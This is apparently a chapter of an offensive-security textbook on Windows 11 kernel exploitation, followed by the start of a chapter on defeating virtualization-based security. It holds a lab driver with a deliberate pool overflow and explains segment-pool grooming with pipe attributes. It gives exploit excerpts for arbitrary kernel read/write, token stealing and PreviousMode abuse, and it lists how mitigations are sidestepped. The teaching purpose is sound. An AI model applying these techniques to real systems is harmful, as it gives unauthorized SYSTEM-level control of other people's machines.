


Figure 27-1. The Windows trust layers a modern kernel exploit navigates. Data corruption crosses freely inside VTL0; code injection into VTL0 is what HVCI kills outright.

Read the figure top-down. Everything inside VTLO is one address space; a kernel-mode write primitive there can, in principle, touch any byte, including `_EPROCESS` structures, driver code pages, and system-call tables. Historically that made kernel exploitation a question of *what* to write, not *whether* you could. Then Virtualization-Based Security (VBS) split the world in two. **VTL1**, the *secure kernel*, runs at a higher virtual trust level under the Hyper-V hypervisor and owns the second-level address translation (SLAT) tables that describe VTLO’s physical memory. **HVCI** (Hypervisor-protected Code Integrity) uses that ownership to enforce a simple rule: any page mapped executable in VTLO must have been signed by a code-integrity check performed in VTL1, and no page in VTLO may be simultaneously writable and executable. That single rule terminates the entire branch of Windows kernel exploitation that used to end with “allocate a nonpaged executable pool block, copy shellcode, jump to it.” KDP, the newest layer, lets the kernel mark specific *data* regions read-only from VTLO’s own perspective, enforced again by VTL1’s SLAT—critical structures such as some CI policy state and, increasingly, security-sensitive fields of `_EPROCESS` variants live under KDP.

The near-term consequences for you are three. First, **kCFG (kernel Control-Flow Guard)** validates indirect calls in kernel code against a bitmap of legitimate call targets; on an HVCI system that bitmap itself lives in VTL1-protected memory, so you cannot merely flip the bit for the address you want to call. Second, **SMEP** stops the kernel from executing pages that live in user address space—the “point RIP at my ring-3 buffer” shortcut has been dead since Ivy Bridge, and SMAP-equivalent behavior (via `_KERNEL_STACK` handling and copy-to/from-user probing) closes most of the corresponding read side. Third, and most importantly for how the rest of this chapter is written, **data-only attacks are the mainstream**: if you cannot get shellcode into the kernel and you cannot forge a control-flow target past kCFG, you win by *editing bytes that the kernel already trusts*—a token pointer, a mode byte, an ACL. Everything below is oriented around that reality.

NOTE

Not every Windows 11 install runs HVCI. It is default-on for new Windows 11 installs on qualifying hardware and for Secured-Core PCs, and default-off on some upgraded systems. Kernel exploits in the wild in 2024–2026 have repeatedly leaned on this by targeting *not-HVCI* configurations, or by using signed but vulnerable third-party drivers that pre-date the current signing requirements (“BYOVD”). We assume HVCI is on because that is the interesting adversary; the same primitives work, and are easier, when it is not.

The segment kernel pool, in one page

The pool is the kernel’s `malloc`. On Windows 10 20H1 the kernel began transitioning from the classical NT pool to the **segment kernel pool**, a design lifted from the user-mode Segment Heap you met in Chapter 18. By Windows 11 24H2 the segment pool is what you will actually be corrupting; the old bin-based NT pool metadata layout is a museum piece.

At a coarse level the segment pool has four fronts, chosen by allocation size and traffic: a **Low-Fragmentation Heap (LFH)** frontend that hands out fixed-size blocks from per-bucket slabs for the hottest small sizes; a **Variable Size (VS)** allocator for medium blocks; a **Segment allocator** for larger requests; and a **Large Alloc** path that goes straight to the virtual-memory manager for anything bigger than about 512 KB. Each pool type—non-paged (`NonPagedPoolNx`, non-executable), paged, session—has its own set of frontends and metadata, but the shapes are the same. The kernel picks the frontend from the request size and marks the resulting block with a small header. Figure 27-2 shows the block-level view you will actually reason about.




Figure 27-2. Segment pool LFH slab holding fixed-size blocks. Attacker-controlled block A sits next to victim block B; a linear overflow from A rewrites B in place.

The block header (`_POOL_HEADER`) is only 16 bytes on x64 and no longer carries in-band freelist pointers; freelist metadata lives out-of-line in the LFH’s *subsegment* control structures. That change alone killed the classic “overwrite the next-chunk pointer, place a fake header where I want the next alloc” trick that dominated NT-pool exploitation—modern segment-pool corruption is much more about corrupting *neighbor object contents* than corrupting allocator metadata. The two consequences you will feel are that (a) linear pool overflows still work beautifully because two adjacent same-size blocks in an LFH slab are, well, adjacent, and (b) you cannot rely on a freed block’s `Flink`/`Blink` to control anything, so *the object you land next to must itself be interesting*.

Which objects are interesting is the entire game. You want objects that (i) are *elastic*—their size is caller-controlled, so you can spray them into whichever LFH bucket your victim lives in—and (ii) contain something a kernel later dereferences as a pointer, a length, or a mode. On Linux the standard answer is `msg_msg` and `pipe_buffer`; on Windows the current workhorse is the **pipe attribute**.

Pipe attributes: the modern Windows spray object

A named pipe on Windows (created by `CreateNamedPipeW`) can carry *attributes*—arbitrary caller-supplied name/value blobs attached to the pipe’s file object via the undocumented `NtFsControlFile` control code `FSCTL_PIPE_SET_PIPE_ATTRIBUTE`. Each attribute is stored kernel-side as a small header followed by two caller-controlled byte buffers of caller-controlled lengths, allocated from `NonPagedPoolNx`. That combination—elastic size, arbitrary contents including pointers, easy to allocate and free from a low-integrity process, retrievable so you can *read them back* to detect a corruption—makes pipe attributes the segment pool equivalent of `msg_msg`. You will use them in the exploit below as both the spray filler and the read-out oracle.

TIP

The pipe-attribute primitive was popularized in publicly-documented Windows kernel work around 2020–2023 and is still used in current Pwn2Own writeups. The mechanism is unchanged on 24H2, but Microsoft has added tag-based auditing that makes noisy sprays visible to a diligent defender. Keep sprays under a few thousand allocations for reliability testing; do not scale them up to hide your work.

The lab driver and its bug

`ch27-win-kernel/driver/vuln.sys` is a small KMDF-free WDM driver that exposes a device object at `\\.\Ch27Vuln` and services three IOCTLs: allocate a fixed-size pool buffer, write into it, and free it. The write handler has a deliberately wrong length check that lets a caller overflow the allocation by up to 0x100 bytes. This is a classic *pool buffer overflow*—the same shape as several real Windows kernel bugs of the last decade—rendered at the smallest possible size so the mechanics stay visible.

Listing 27-1 is the essential excerpt. Full source in `ch27-win-kernel/driver/vuln.c`.

```
// excerpt: ch27-win-kernel/driver/vuln.c
typedef struct _CH27_BUF {
    SIZE_T Length;           // size of Data[] as agreed at
                             // allocate time
    UCHAR Data[1];          // variable length; total alloc =
                             // 16 + Length
} CH27_BUF, *PCH27_BUF;

// IOCTL 0x800: allocate. IOCTL 0x801: write. IOCTL 0x802:
// free.
NTSTATUS Ch27WriteIoctl(PIRP Irp, PIO_STACK_LOCATION IoSp) {
    ULONG inLen = IoSp->Parameters.DeviceIoControl.InputBufferLength;
    PCH27_WRITE_REQ req = Irp->AssociatedIrp.SystemBuffer;
    // ❶

    if (inLen < sizeof(CH27_WRITE_REQ)) return
        STATUS_BUFFER_TOO_SMALL;

    PCH27_BUF buf = Ch27LookupBuf(req->Handle);
    // ❷
    if (!buf) return STATUS_INVALID_HANDLE;

    // BUG: check uses inLen, not buf->Length. An attacker
    // sets
    // inLen big enough to slip past the check, then writes
    // req->Count
    // bytes into buf->Data[] without bounding req->Count by
```



```

if (req->Count > inLen)                                // ❸
    wrong_guardreturn STATUS_INVALID_PARAMETER;

    RtlCopyMemory(buf->Data, req->Payload, req->Count);
// ❹ overflowreturn STATUS_SUCCESS;
}

```

Listing 27-1. Vulnerable write dispatcher (excerpt; full source in ch27-win-kernel/driver/vuln.c)

At ❶ we pick the request out of the system buffer that the I/O manager copied from user mode—`METHOD_BUFFERED`, so no probing of user pointers is needed and no `PreviousMode` check applies to this copy. At ❷ we resolve the caller’s opaque handle to the pool block we allocated in `IOCTL 0x800`. At ❸ is the wrong check: it compares `req->Count` (how much the caller says to write) against `inLen` (how much data they sent in the IRP) instead of against `buf->Length` (how much space the target block actually has). A caller who sets `req->Count` to, say, `0x180` and sends a `0x200`-byte input buffer trivially satisfies the guard while requesting a `0x180`-byte copy into a `0x80`-byte block. At ❹ `RtlCopyMemory` cheerfully does the overflow, walking past the end of `buf->Data[]` and into whatever neighbor block landed next in the LFH slab. This is the same wrong-guard-against-wrong-length pattern behind many real Windows kernel bugs; recognizing it in a decompiled driver is a large fraction of Windows n-day work.

Grooming the LFH bucket

To turn “linear overflow into a neighbor” into “linear overflow into a *known kind of* neighbor,” you groom. The recipe against a segment-pool LFH bucket is a three-step waltz identical to what you do against the user-mode Segment Heap of Chapter 18.

1. **Fill the bucket** with your spray object—pipe attributes sized to fall in the same LFH bucket as the victim allocation. This forces the LFH to activate for that bucket if it has not already, and lays down a contiguous run of same-size blocks.

2. **Punch holes.** Free every other attribute. You now have an alternating [spray][free][spray][free] pattern on the slab.
3. **Allocate the vulnerable buffer** via IOCTL 0x800. With very high probability it lands in one of the freed holes, sandwiched between two attribute blocks. Overflowing the vulnerable buffer now corrupts a *known* pipe attribute whose contents you control from user mode.

Figure 27-3 makes the sequence concrete.




Figure 27-3. Grooming an LFH bucket so the vulnerable allocation lands between two attacker-controlled pipe attributes

The two properties that make this reliable are the LFH's own determinism—same-size requests go to the same bucket, and blocks within a bucket are contiguous—and the pipe attribute API's read-back path, which lets you *notice* whether your overflow landed. A groom that cannot be observed is one you cannot debug; always spray something you can read.

From pool overflow to arbitrary read/write

You have overwritten a pipe attribute's on-disk representation. What does that buy you? A pipe attribute's kernel structure carries two lengths and two pointers: the attribute name buffer and the attribute value buffer, each described by a (pointer, length) pair the kernel uses when the attacker later calls `FSCTL_PIPE_GET_PIPE_ATTRIBUTE` to read the attribute back. If your overflow can rewrite either pair, you have won: the *get* path will read from *your* pointer for *your* length and return the bytes to user mode. That is an arbitrary read primitive with no further work. To turn it into an arbitrary write, spray a second population of attributes and overflow one so that a *set* path (which copies user-supplied bytes to the kernel pointer stored in the header) writes wherever you point it.

This is precisely the pattern the exploit driver from `ch27-win-kernel/exploit/exploit.c` implements. The core loop is small enough to show; the full harness (groom sizing, retry logic, cleanup) is in the repo.

```
// excerpt: ch27-win-kernel/exploit/exploit.c
static NTSTATUS ArbRead(HANDLE pipe, ULONG_PTR kaddr, PVOID
out, ULONG len) {
    // Craft an attribute header whose "value pointer" is
    kaddr and
    // whose "value length" is Len. The overflow from vuln.sys
    has
    // already overwritten a neighbor attribute with these
    bytes.
    UCHAR name[ATTR_NAME_LEN] = { 0 };
    // ❶
    memcpy(name, g_targetName, ATTR_NAME_LEN);

    UCHAR value[0x400];
    ULONG returned = 0;
    IO_STATUS_BLOCK iosb = { 0 };
    return NtFsControlFile(pipe, NULL, NULL, NULL, &iosb,
        FSCTL_PIPE_GET_PIPE_ATTRIBUTE,
    // ❷
```

```

        name, ATTR_NAME_LEN,
// in: name
        value, min(len, sizeof(value)));
// out: kaddr bytes
    }

    static BOOL LeakSelfEProcess(HANDLE pipe, PULONG_PTR outEProc)
    {
        // Walk the kernel handle table for the current process;
        // on 24H2// an APISetSchema type-3 handle-info NtQuery gives us
        // our own// EPROCESS pointer to a low-integrity caller. Repo has
        // details. return LeakEProcessViaHandleInfo(outEProc);
        // ❸
    }

```

Listing 27-2. Turning the overflow into arbitrary read via corrupted pipe attributes (excerpt; full source in `ch27-win-kernel/exploit/exploit.c`)

At ❶ we set the attribute *name* to the one we corrupted so `NtFsControlFile` looks up the tampered header. At ❷ the `FSCTL` is the ordinary get-attribute path—there is nothing exotic here; the kernel simply reads from the header’s pointer for the header’s length and hands us the bytes. At ❸ we still need a *starting* kernel address, and this is where public information leaks matter: on 24H2 a low-integrity process can call `NtQuerySystemInformation` with `SystemHandleInformation` and enumerate handles whose `Object` field is a raw kernel pointer for objects the caller owns. That gives you a pointer to your own `_EPROCESS`—the exact object you want to edit for the token trick below. This handle leak is patched in ways and unpatched in others across recent updates; treat it as an illustrative technique rather than a permanent fixture.

You now have `ArbRead(kaddr, out, len)` and, by the symmetric route, `ArbWrite(kaddr, in, len)`. Everything above this line has been about *achieving* those two functions; everything below is about what to write.

Winning: two data-only paths to SYSTEM

Token stealing

The classic Windows privilege-escalation move, and still the shortest one to explain, is *token replacement*. Every process object (`_EPROCESS`) has a `Token` field that points to a `_TOKEN` object describing the process's security context—user SID, group SIDs, privileges, integrity level, the works. The Access Check Manager reads that pointer on every security decision. If you can atomically swap your process's `Token` pointer for the pointer stored in the SYSTEM process (`System`, PID 4), your process is now, for all purposes the kernel cares about, running as SYSTEM. No code injection, no CFI concerns; you are editing one 8-byte field in a structure the kernel already trusts. Figure 27-4 is the before/after.

Token stealing is what the repo's `ch27-win-kernel/exploit/token_steal.c` implements. It is the “hello world” of Windows kernel escalation and worth doing once for the mental model. It is also, increasingly, *not* what modern PoCs choose in production, because—

PreviousMode abuse

—an even shorter path exists that avoids fiddling with `_EX_FAST_REF` and does not depend on the exact `_EPROCESS` layout across builds. Every thread on Windows has a `KTHREAD.PreviousMode` byte, set to `UserMode` (1) when a syscall enters from user space and to `KernelMode` (0) when kernel code calls itself. Many syscalls—including the extremely powerful `NtReadVirtualMemory` and `NtWriteVirtualMemory`—consult `PreviousMode` to decide whether to *probe* the caller's supplied pointers with `ProbeForRead`/`ProbeForWrite`. If `PreviousMode == KernelMode` the probes are skipped, because the kernel trusts itself, and the syscall will happily copy to and from *kernel* addresses.

Flip your own thread's `PreviousMode` from 1 to 0 using your arbitrary write, and every subsequent `NtWriteVirtualMemory(GetCurrentProcess(), ...)` call becomes a raw, unrestricted kernel-mode memory write, using the fully-supported Win32 API surface. You have converted a one-shot exploit primitive into a *durable*, ergonomic kernel R/W that persists for as long as your thread runs, with no further pool corruption required. Flip it back to 1 when you are done and the system does not notice.

```
// excerpt: ch27-win-kernel/exploit/prev_mode.c
BOOL PromoteThread(ULONG_PTR ktreadAddr) {
    UCHAR kernelMode = 0;
    // ❶
    if (!ArbWrite(ktreadAddr + KTHREAD_PREVIOUSMODE_OFF,
                 &kernelMode, sizeof(kernelMode)))
        return FALSE;

    // Now NtWriteVirtualMemory to our own process skips
    probes.
```

```

NTSTATUS s = NtWriteVirtualMemory(                                     // ❶
    self, (PVOID)g_systemTokenAddr,
    &g_myEprocessTokenSlot, sizeof(PVOID), NULL);

    UCHAR userMode = 1;
    ArbWrite(kthreadAddr + KTHREAD_PREVIOUSMODE_OFF,
// ❷
        &userMode, sizeof(userMode));
    return NT_SUCCESS(s);
}

```

Listing 27-3. Promoting a thread to kernel mode with a single byte write (excerpt; full source in `ch27-win-kernel/exploit/prev_mode.c`)

At ❶ we write a single byte at the `PreviousMode` offset in our own `_KTHREAD`. That offset varies by build (a compile-time constant `KTHREAD_PREVIOUSMODE_OFF` chosen for the pinned lab build; a real exploit reads it from a symbol server or a build-specific table). At ❷ we do the actual arbitrary write—here writing our own `_EPROCESS.Token` slot’s address into what the compiler regards as our own process memory, which the kernel now trusts because `PreviousMode` says we are kernel. This is functionally equivalent to token stealing but done through a stable, documented syscall. At ❸ we lower the mode back so subsequent syscalls behave normally. A single byte, one syscall—this is why current Windows kernel PoCs almost always route through `PreviousMode`.

NOTE

Microsoft has been closing this door incrementally. On some builds the `_KTHREAD` fields adjacent to `PreviousMode` are moved under KDP, and telemetry can flag threads whose `PreviousMode` transitions outside a syscall entry. The primitive is still current in 2026 for lab work and unpatched configurations; treat it as an object lesson in why “one byte, well-placed” is often the right shape for a Windows kernel exploit.

The mitigation wall, up close

You have won *inside* VTLO’s kernel. That is worth counting the mitigations you actually crossed—and, more importantly, the ones you did not.

Mitigation	Kills	How this chapter’s exploit sidesteps it
SMEP	RIP redirected to user-space code	Never redirects control; edits data only.
kCFG	Indirect call to a non-target address	Never performs a corrupted indirect call.
HVCI	Kernel W^X — no injected/altered code pages	Injects no code; edits <code>_EPROCESS / _KTHREAD</code> bytes.
KDP	Read-only VTLO pages (some CI data, some <code>_EPROCESS</code> fields on newer builds)	Targets fields not yet under KDP; a KDP-protected <code>PreviousMode</code> would break this.
KASLR	Hardcoded kernel addresses	Uses handle-leak to learn its own <code>_EPROCESS</code> ; walks from there.
PatchGuard	Modification of protected kernel structures over time	Modifications are transient and per-thread; PatchGuard sweeps do not catch a byte that reverts before the sweep.
Driver signing / VBS attestation	Loading arbitrary drivers	Lab uses test-signing; a real attacker would need a signed vuln driver (BYOVD) or a genuine kernel bug.

Table 27-1. What each modern Windows kernel mitigation kills, and how the exploit above stayed inside the lines

The row that matters most for the future of Windows kernel exploitation is **KDP**. As Microsoft extends KDP coverage to more of `_EPROCESS` and `_KTHREAD`, the “one byte to `SYSTEM`” primitives disappear one at a time and the field is forced into more complicated data-only work—corrupting objects that KDP cannot easily protect because they are per-object and heap-resident. Cross-domain data-only targets (registry hive in-memory representations, LSA secrets, callback tables in unprotected drivers) are already the topic of current research talks and will be the successor techniques when `PreviousMode` finally falls under KDP for good.

The WinDbg + TTD loop

Kernel debugging on Windows is, once you are set up, meaningfully nicer than kernel debugging on Linux, and the reason is **Time Travel Debugging**. TTD records every executed instruction in a target (typically a user-mode target for reverse-engineering work, and increasingly the kernel via `TTDLive` and Hyper-V snapshots) into a `.run` trace you can then replay *backwards* with the ordinary WinDbg command set. `g-` (go back), `t-` (step back), and `p-` (step-over back) exist and do what they say. The consequence for exploitation is that once you have crashed the kernel—which you *will*, constantly, while grooming a segment pool—you replay the trace to the exact instruction that first read a corrupted value, then run *backwards* to see who wrote it. Reproducing an intermittent race becomes trivial; you record it once and replay it a hundred times.

The typical setup for our lab is a Windows 11 24H2 VM under Hyper-V with `bcdedit /debug on` and `bcdedit /dbgsettings net` pointing at your host WinDbg; combined with `!analyze -v` on a bugcheck, the debugger shows you exactly which pool block, which owning driver tag (Ch27 for our

driver), and which stack led to the fault. The repo's `windbg/` folder ships a JavaScript debugger extension (`steal_token.js`) that walks the current process list, prints `Token` for each, and can automate the “did the swap take?” check across a run.

```
// excerpt: ch27-win-kernel/windbg/steal_token.js
// Usage: .scriptload steal_token.js ; dx
@$scriptContents.dumpTokens()
"use strict";

function dumpTokens() {
    let out = [];
    for (let p of
host.namespace.Debugger.State.PseudoRegisters
        .General.processes.Iterator) {
        let ep = host.getModuleType("nt", "_EPROCESS")
            .createTypedObject(p.KernelObject.address,
"nt");
        let tokRef = ep.Token.Object.address;
// ❶
        let tok =
tokRef.bitwiseAnd(host.Int64(0xFFFFFFFFFFFFFFFF));
        out.push({ pid: p.Id,
                    name: p.Name,
                    token: tok.toString(16) });
// ❷
    }
    return out;
}
```

Listing 27-4. WinDbg JavaScript to enumerate processes and their tokens after the exploit (excerpt; full source in `ch27-win-kernel/windbg/steal_token.js`)

At ❶ we mask the low nibble of the `_EX_FAST_REF` to recover the pure `_TOKEN` address. At ❷ the output tells you, at a glance, which processes share a token pointer—two rows with the same `token` are two processes with the same security context, which is exactly what a successful token steal produces (your process's token now equals PID 4's). This is the fastest sanity check for the exploit; keeping it in the `windbg/` folder means you can attach after a run and confirm the win in one command.

TIP

When a segment-pool corruption bugchecks the target with `BAD_POOL_HEADER (0x19)` or `KERNEL_MODE_HEAP_CORRUPTION (0x13a)`, your groom missed. Rather than editing the exploit and re-running, load the crash dump under WinDbg, `!poolval` the address in `!analyze -v`, and TTD-replay the last few kernel instructions to see whether you overflowed into a metadata boundary, an unrelated object, or a partial victim. Every crash on Windows is a free lesson in what your groom actually did; take it.

Summary

- Modern Windows kernel exploitation is a **data-only discipline** because HVCI enforces kernel `W^X` from VTL1: you cannot inject or modify kernel code pages, so you win by editing data the kernel already trusts.
- The **segment kernel pool** replaces the classical NT pool on Windows 11; its LFH frontend gives you the same-size-neighbor determinism you need for pool grooming, and out-of-line freelist metadata means neighbor-object corruption—not metadata corruption—is the productive shape.
- **Pipe attributes** are the Windows equivalent of `msg_msg`: elastic, pointer-carrying, readable back—the current default spray-and-oracle object for segment-pool primitives.
- **Token stealing** is the classic escalation, but **PreviousMode abuse**—flipping a single byte in your `_KTHREAD` so `Nt{Read,Write}VirtualMemory` skips its probes—is the shorter, more ergonomic modern path to a durable kernel R/W.
- **KDP** is the mitigation direction that matters: as more of `_EPROCESS / _KTHREAD` moves under VTL1-protected read-only mappings, “one byte to SYSTEM” primitives get retired and cross-object data-only techniques take over.

- **WinDbg + Time Travel Debugging** is the single largest workflow advantage over Linux kernel exploitation: record once, rewind endlessly, root-cause a crash by replaying to the read of a corrupted value and stepping backwards to its writer.

Exercises

1. Load `vuln.sys` in the lab VM (test-signing mode) and confirm with `!analyze -v` that a naive over-length write produces a `BAD_POOL_HEADER` bugcheck. Which byte offset past the allocation triggered it? Explain against Figure 27-2.
2. Using `ch27-win-kernel/exploit/spray.c`, spray 2000 pipe attributes at three different value sizes (`0x40`, `0x80`, `0x140`) and use `!poolused Ch27` and `!heap -x` in WinDbg to observe which LFH bucket each falls into. Which bucket sizes coalesce, and why does this constrain your groom?
3. Modify `exploit.c` to do the arbitrary read but *not* the write, then use the read to walk `_EPROCESS` for every running process and print `ImageFileName` and `Token`. Diff your output against `dumpTokens()` from Listing 27-4.
4. Extend `prev_mode.c` to fully clean up: after the token swap, restore `PreviousMode = 1`, drop any extra `_TOKEN` references you took, and verify with `!process 0 0` that no refcount drift remains. Why does cleanup matter more in kernel exploitation than in user-mode?
5. Record a TTD trace of the exploit through a successful `IOCTL 0x801`, then a second trace through a failing one where the groom missed. Replay both backwards from the first differing instruction to identify the exact allocation that diverged.
6. Rebuild `vuln.sys` with `POOL_NX_OPTIN` disabled so allocations come from an *executable* pool (a mitigation regression). Explain why this changes *nothing* about your exploit strategy on an HVCI-enabled system, and everything on a system without HVCI.

7. Design (do not implement) a data-only escalation that would still work if both `_EPROCESS.Token` and `_KTHREAD.PreviousMode` were under KDP. Which per-object, non-globally-protected structures would you target? Argue for one and enumerate its downsides.

Going Deeper

- Yarden Shafir and Alex Ionescu, “Windows Internals, 7th Edition, Part 2” (Microsoft Press, 2022)—the authoritative reference for the pool, `_EPROCESS`, and the object manager on modern Windows.
- Microsoft, “Virtualization-based Security (VBS) and Hypervisor-protected Code Integrity (HVCI)” documentation on learn.microsoft.com—the primary source on VTLO/VTL1 and what HVCI actually enforces.
- Yarden Shafir, “Kernel Data Protection: A New Platform Security Technology,” Microsoft Security Blog (2020)—the introduction to KDP that motivates the direction taken in this chapter.
- Google Project Zero’s write-ups of Windows kernel bugs (search googleprojectzero.blogspot.com for “Windows kernel”)—the best continuously-updated case studies of segment-pool grooming, pipe-attribute sprays, and `PreviousMode`-style data-only wins in real vulnerabilities.
- Microsoft Learn, “Time Travel Debugging” and the `dx / JavaScript` scripting reference for WinDbg—the docs behind Listing 27-4 and the TTD loop discussed above.
- Saar Amar and Daniel Fernández Kuehr, “Attacking the Windows Kernel via the Segment Heap” (Black Hat / OffensiveCon talks, 2020–2022)—the public work that established the segment-pool grooming methodology this chapter builds on.

CHAPTER 28

Defeating Virtualization-Based Security

“I know that I know nothing.”

—Socrates, in Plato’s *Apology**, 21d

Chapter 27 ended in a place that used to be terminal victory: arbitrary read and write inside the Windows kernel, running with `PreviousMode == KernelMode`, one token-steal away from `SYSTEM`. On a stock Windows 11 24H2 system in 2026, that primitive still gets you `SYSTEM` in a lot of environments—but it does *not* get you a persistent kernel-mode implant, it does not let you patch `nt!NtCreateFile`, and it does not let you load an unsigned driver. Between your R/W and the code you would like to inject sits **Virtualization-Based Security (VBS)** and its enforcement arm, **Hypervisor-Enforced Code Integrity (HVCI)**. And the thing enforcing them is not a kernel driver but a small Microsoft hypervisor running one privilege layer beneath the OS you thought was the bottom.

This chapter is about that new bottom. You will learn the mental model behind Virtual Trust Levels (VTLs) and Second-Level Address Translation (SLAT)-enforced `W^X` for kernel code, why HVCI makes traditional shellcode-in-the-kernel dead on arrival, what the modern attacker does instead (data-only escalation, function-pointer surgery on non-executable data structures), and the *other* target that VBS creates by existing: the hypervisor itself. Hypervisors expose a rich attack surface to

their guests—hypercalls, MSR passthrough, para-virtual channels, and, most notoriously, **emulated devices**—and a bug in any of them turns a compromised guest into a compromised host. You will build a small, self-contained “device model” with a deliberate out-of-bounds write, drive it from a mock “guest,” and see how a real virtual-machine escape is structured before we point you at KVM/QEMU source to read the real thing.

The chapter is framed defensively. VBS/HVCI is one of the highest-impact hardening features Microsoft has shipped in a decade; understanding it deeply is what lets you assess whether a bug you found actually matters against it, and lets defenders reason about what HVCI does and does not promise. Everything runs against lab code we ship, or against explicitly pinned software you build yourself.

WARNING

Rules of engagement. Nothing here targets production hypervisors or cloud tenants. The toy device model in `ch28-vbs-hypervisor/toy-device/` is a plain userland process meant to illustrate escape *methodology*; the KVM/virtio reading guide points you at upstream source and CVEs to study in a local lab. Attacking a cloud provider’s hypervisor is a federal crime in most jurisdictions and a serious civil matter everywhere else. See Appendix D.

The layer under the kernel

For most of this book, the kernel has been the ceiling. In Chapter 27 you stole tokens and abused `PreviousMode` because those were the last mile from R/W to SYSTEM. VBS lowers that ceiling by inserting a hypervisor between the kernel and the hardware and moving a small set of security-critical decisions —“is this page executable in kernel mode?”, “is this VTL1 secret readable from VTLo?”—out of the kernel’s reach entirely.

Virtual Trust Levels

The mental model to internalize first is **Virtual Trust Levels**, Microsoft's name for a hardware-enforced split of the guest OS itself into two nested worlds. VTLo is where the “normal” Windows kernel and everything you know as user mode live: `ntoskrnl.exe`, drivers, services, your Chrome renderer. VTL1 is the **Secure Kernel** environment (`securekernel.exe` plus a tiny secure user mode called *isolated user mode*, IUM), running the same CPU but on a different SLAT view of physical memory. Both VTLs run on the same logical processors, at the same ring levels, but the hypervisor gates every transition between them and enforces that VTL1 pages cannot be read, written, or executed from VTLo—even by ring 0. Figure 28-1 sketches the arrangement.

